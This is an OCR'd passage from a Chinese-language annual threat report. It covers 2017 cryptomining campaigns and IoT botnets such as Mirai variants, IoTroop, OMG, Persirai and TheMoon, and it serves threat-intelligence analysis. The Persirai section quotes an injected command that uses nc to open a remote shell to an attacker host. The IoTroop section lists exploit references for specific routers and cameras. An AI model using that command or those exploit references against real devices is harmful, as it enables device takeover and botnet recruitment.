


图 142 僵尸网络 Mikings 传播示意图

4. 利用多个 WebLogic 漏洞发动大规模挖矿攻击

2017 年 10 月，出现了黑客利用 WebLogic 多个系列漏洞进行大规模攻击的攻击案例。在相关攻击案例中，黑客集中使用了多个 WebLogic 漏洞，如：CVE-2017-3248，CVE-2017-10271，CVE-2017-3506，CVE-2017-10352 等。

无论使用的什么漏洞，在漏洞利用成功后，都会连接网站下载恶意脚本，随后恶意脚本会下载门罗币挖矿木马，添加参数执行，连接矿池和对应的钱包。

5. 通过 PHP Weathermap 漏洞投放门罗币挖矿木马

在针对 Linux 服务器挖矿的案例中，黑客还使用了 PHP Network Weathermap 漏洞（CVE-2013-2618）来进行门罗币挖矿工具的投放。

漏洞触发后，会进行如下操作：

（1）通过 wget 执行下载脚本

（2）通过 chmod 赋予执行权限
（3）运行脚本

5.3.2 利用 Web 服务（网页）进行挖矿攻击

2017 年 9 月，一家公司推出了挖掘门罗币的 Coinhive 技术。Coinhive 是用 JavaScript 编写的一段代码，任何网站都可以简单地将其嵌入到他们的网站中。该项技术本身是为了给网站拥有者提供一种合法获得收入的手段。但在这项技术推广几天之后，相关方法就被大量传播到了地下黑客论坛中，现今已成为很多网站“挂马”的最常见目的。

除了 Coinhive 技术，目前已经出现的网页挖矿技术还有 DeepMiner，Crypto-Loot，CoinImp，JSEcoin，Minr，ProjectPoi，Papoto，CoinNebula，AFMiner，Coinerra 等。由于 Coinhive 的便利性，使其成为大多数黑客的主要选择。

原始的网页挖矿技术只在访问内嵌 JS 脚本的网页时才进行挖矿，关闭浏览器便停止挖掘活动。但是 2017 年末出现了一种关闭浏览器仍继续挖矿的新技术。该技术的诀窍在于，虽然可见的窗口被关闭了，但仍有隐藏的窗口在任务栏背后。这个隐藏的页面根据每个用户的屏幕分辨率来调整自己的大小，使得它总能恰好的藏在任务栏背后。

5.3.3 针对移动设备进行挖矿攻击

2017 年，曝光了多起利用 Android 移动设备进行挖矿的案例。其主要使用矿池提供的浏览器 JavaScript 脚本进行挖矿。由于浏览器 JavaScript 挖矿脚本配置灵活简单，具有全平台化等特点，受到越来越多的恶意挖矿木马的青睐，同时也导致了利用 JavaScript 脚本挖矿的安全事件愈发频繁。

5.3.4 利用 IoT 设备进行挖矿攻击

2017 年还出现了多个利用 Mirai 源码进行修改并进行挖矿的木马。详见 IoT 设备威胁态势分析章节。

六、

IoT 设备攻击态势观察

近几年来，以 IoT 设备为目标的攻击事件层出不穷，比较著名的有 Mirai、Hajime、IoTroop 等，究其原因是由于 IoT 设备自身的脆弱性导致。而这种脆弱性随着黑客对其关注度的上升，已经从过去的弱口令，默认密码等低级手段，到对各种 IoT 设备进行漏洞攻击的质的飞跃，这从 2017 年各家厂商的 IoT 设备漏洞上报数量就可以很明显的看出。

本章，我们将从 IoT 设备的外网暴露情况、漏洞利用情况、以及利用这些漏洞构造的 IoT 僵尸网络等方面对 2017 年 IoT 设备面临的威胁态势进行分析。

6.1 IoT 设备总体威胁态势分析

通过对目前 IoT 设备在公网的暴露情况进行统计发现，路由器的暴露情况最为严重，单单国内就已达上千万级数量，而视频监控设备也已达上百万级别。




图 143 IoT 设备公网暴露情况（按类型）

在暴露的各种路由器中，以华为路由器数量最多。




图 144 IoT 设备公网暴露情况（按品牌）

下面为今年已知利用各厂商的 IoT 设备漏洞进行攻击的比例图。




图 145 IoT 设备攻击目标

在 IoT 僵尸网络对 IoT 设备进行的攻击方式中，漏洞利用和弱口令爆破仍为主流的入侵方式。




图 146 IoT 僵尸网络使用的攻击方法

2017 年最活跃的物联网僵尸网络家族分别为：以摄像头，路由器感染为主的 Mirai 僵尸网络，以腾达路由器为目标的 Gafgyt，以华为路由器为目标的 Satori 和 Brickerbot，以及内嵌多个漏洞扫描模块的 IoTroop。




图 147 2017 年活跃的 IoT 僵尸网络家族分布

据 VenusEye 威胁情报中心数据，2017 年，全球范围内感染 Mirai 及其变种僵尸网络最多的国家是中国（21.89%），其次是印度（8.20%），巴西（8.16%），日本（7.73%）和阿根廷（7.53%），总体分布如下：




图 148 2017 年全球 Mirai 及其变种感染情况分布

我国境内感染 Mirai 及其变种的僵尸主机最多的地区为河南（18.91%），其次是山东（12.35%），江苏（9.62%），浙江（7.77%），河北（4.56%），总体分布如下：




图 149 2017 年我国境内 Mirai 及其变种感染情况分布

6.2 典型 IoT 设备安全事件

下面将针对 2017 年以来 IoT 设备发生的几起典型安全事件进行分析。

6.2.1 Mirai 新变种新增挖矿功能

作为恶名昭著的僵尸网络，Mirai 攻陷了成千上万的 IoT 设备，并以这些设备作为节点发起 DDoS 攻击，破坏大量主流站点。

2017 年出现的 Mirai 变种有几个通用的特征。首先是 Mirai 的传播模块，传播模块主要用于受控设备扫描并寻找可以进行攻击的目标，如果找到可以进攻的的目标，受控设备会将信息发送到 C&C 服务器，C&C 服务器根据收到的信息使用不同攻击载荷去进攻目标。




图 150 Mirai 变种配图（1）

其次就是攻击模块，攻击模块集合大部分 DDoS 技术，例如 HTTP 洪泛攻击，UDP 洪泛攻击和所有

TCP 洪水攻击技术，该模块的攻击目标由 C&C 服务器指定。最新的 Mirai 变种还添加了挖矿功能。




图 151 Mirai 变种配图（2）

6.2.2 IoTroop，基础设施分工明确的僵尸网络

IoTroop 作为 2017 年比较出名的 IoT 僵尸网络，其基础设施架构与以往的僵尸网络有所不同。在构成 IoTroop 这个僵尸网络的基础设施里，每个服务器都有他们各自的作用，下图展现了整个基础设施架构的构成。




图 152 IoTroop 基础设施架构

IoTroop 恶意软件是该活动中使用的主要样本，并作为第一阶段有效载荷进行部署。它与 Mirai 漏源代码大部分相同，可以在几个在线资源中找到它。但是他与 Mirai 还是存在一定差异：

1. ToTroop 的 C&C 服务器已经完全重新设计，以便与新的后端进行操作。此外，IoTroop 的 C&C 服务器使用 PHP 编写，而原始的 Mirai C&C 服务器使用 GO 编写。

2. 随着 C&C 后端的改变，C&C 通信协议也发生了变化。IoTroop 样本中的整个 C&C 通信功能是全新的，并且是 IoTroop 恶意软件独有的。

3. 漏洞扫描功能已取代 Mirai 提出的原始强制密码功能。此功能可以使用更少的资源来感染大量设备，同时降低恶意软件检测率。

4. IoTroop 恶意软件不包含任何 Mirai 原始 DDoS 功能；实际上它根本不包含任何 DDoS 功能。虽然我们没有看到任何实际的 DDoS 攻击，但所有与 DDoS 相关的操作都由 C&C 后端协调和管理，并作为单独的模块下载。

以下为 IoTroop 内置的漏洞扫描模块。

Device or I/S	Vulnerability
WIFICAM	https://pierrekim.github.io/blog/2017-03-08-camera-goahead-0day.html
DLINK DIR-600	http://www.s3cur1ty.de/m1adv2013-003
DLINK DIR-8	https://blogs.securiteam.com/index.php/archives/3364 https://embedi.com/blog/enlarge-your-botnet-top-d-link-routers-dir8xx-d-link-routers-cruisin-bruisin;https://github.com/embedi/DIR8xx_PoC
NetGear	https://blogs.securiteam.com/index.php/archives/3409
VACRON	https://blogs.securiteam.com/index.php/archives/3445
NetGear DGN1000	http://seclists.org/bugtraq/2013/Jun/8
Linksys	http://www.s3cur1ty.de/m1adv2013-004
Avtech	https://github.com/Trietptm-on-Security/AVTECH
JAWS Web Server	https://www.pentestpartners.com/blog/pwning-cctv-cameras/

图 153 IoTroop 内置漏洞扫描模块

目前该僵尸网络主要用来进行 DDos 和挖矿。

6.2.3 目的为搭建代理服务器的 IoT 僵尸网络 OMG

新型 Mirai 变种 OMG，其与传统的 IoT 僵尸网络有所不同。该变种主要目的是将受控 IoT 设备转变成代理服务器，用于隐藏黑产交易过程。

被 OMG 感染的 IoT 设备会向 C&C 服务器发送数据，表明自己为新感染设备，C&C 会发送一个 5 字节长的数据字符串，第一个字节是关于如何使用物联网设备的命令：0 用作代理服务器，1 用于攻击，> 1 用于终止连接。

紧接着，OMG 使用 3proxy（3proxy 是一款用于设置代理服务器的开源软件，他体积小且功能强大）进行受控设备的代理服务器搭建，以此进行管理和敛财。

6.2.4 Persirai，专攻摄像头的僵尸网络

Persirai 僵尸网络在 2017 年感染比例也较为明显，虽然其他僵尸网络家族也对网络摄像头有所行动，但是 Persirai 控制的网络摄像头所占的比例完全大于其他僵尸网络家族所占的比例。




图 154 控制摄像头的 IoT 僵尸网络所占比例

首先，对于网络摄像头，通常可以使用路由器的即插即用(UPnP)协议功能进行端口映射，使得用户可以通过广域网远程访问到设备，而这也带来了感染 IoT 恶意软件的风险。

该僵尸网络主要攻击模式如下：

1. 攻击者使用密码组合进行大规模爆破那些没有更改默认出厂密码或者使用弱口令的设备以实现登陆网络摄像头的 Web 管理接口。

2. 通过以下注入命令强制摄像设备连接到一个下载网站执行恶意文件下载：$(nc load.gtpnet.ir 1234 -e /bin/sh)。

3. 之后，远端下载网站将会给出以下命令响应，通知被控制的网络摄像头从域名连接 ntp.gtpnet.ir 处下载恶意 shell 脚本文件、恶意脚本会下载并执行以下恶意软件，完成后实行自删除。

恶意程序会在/dev/null 目录下生成 ftpupdate.sh 和 ftpupload.sh，以阻止 0day 漏洞和其它形式对被控设备的攻击。

4. 网络摄像头被控制后，会与 C&C 服务器进行通信。

5. 接收到 C&C 服务器的响应信息之后，被控摄像头将会利用一个 0day 漏洞利用模块，自动对其它网络摄像头发起攻击。不论目标网络摄像设备的密码有多复杂，攻击者都能利用该漏洞获取设备的用户密码文件，进而进行命令注入。

当然，被控制的网络摄像头同样能接收 C&C 服务器的指令执行 DDoS 攻击。

6.2.5 TheMoon，利用多种 IoT 设备漏洞的集大成者

TheMoon 恶意软件于 2014 年被披露发现，主要以路由器为目标，利用漏洞植入感染。在 2017 年，TheMoon 最新变种集成了至少 6 种 IoT 设备漏洞利用手段，并修改了代理模式。

从代理网络的角度出发，其从正向改为反向。感染节点需通过咨询上联节点得知需要访问的网页和参数，且感染节点不再开放端口。这样我们也无法通过全网扫描的方式来度量僵尸网络的规模。

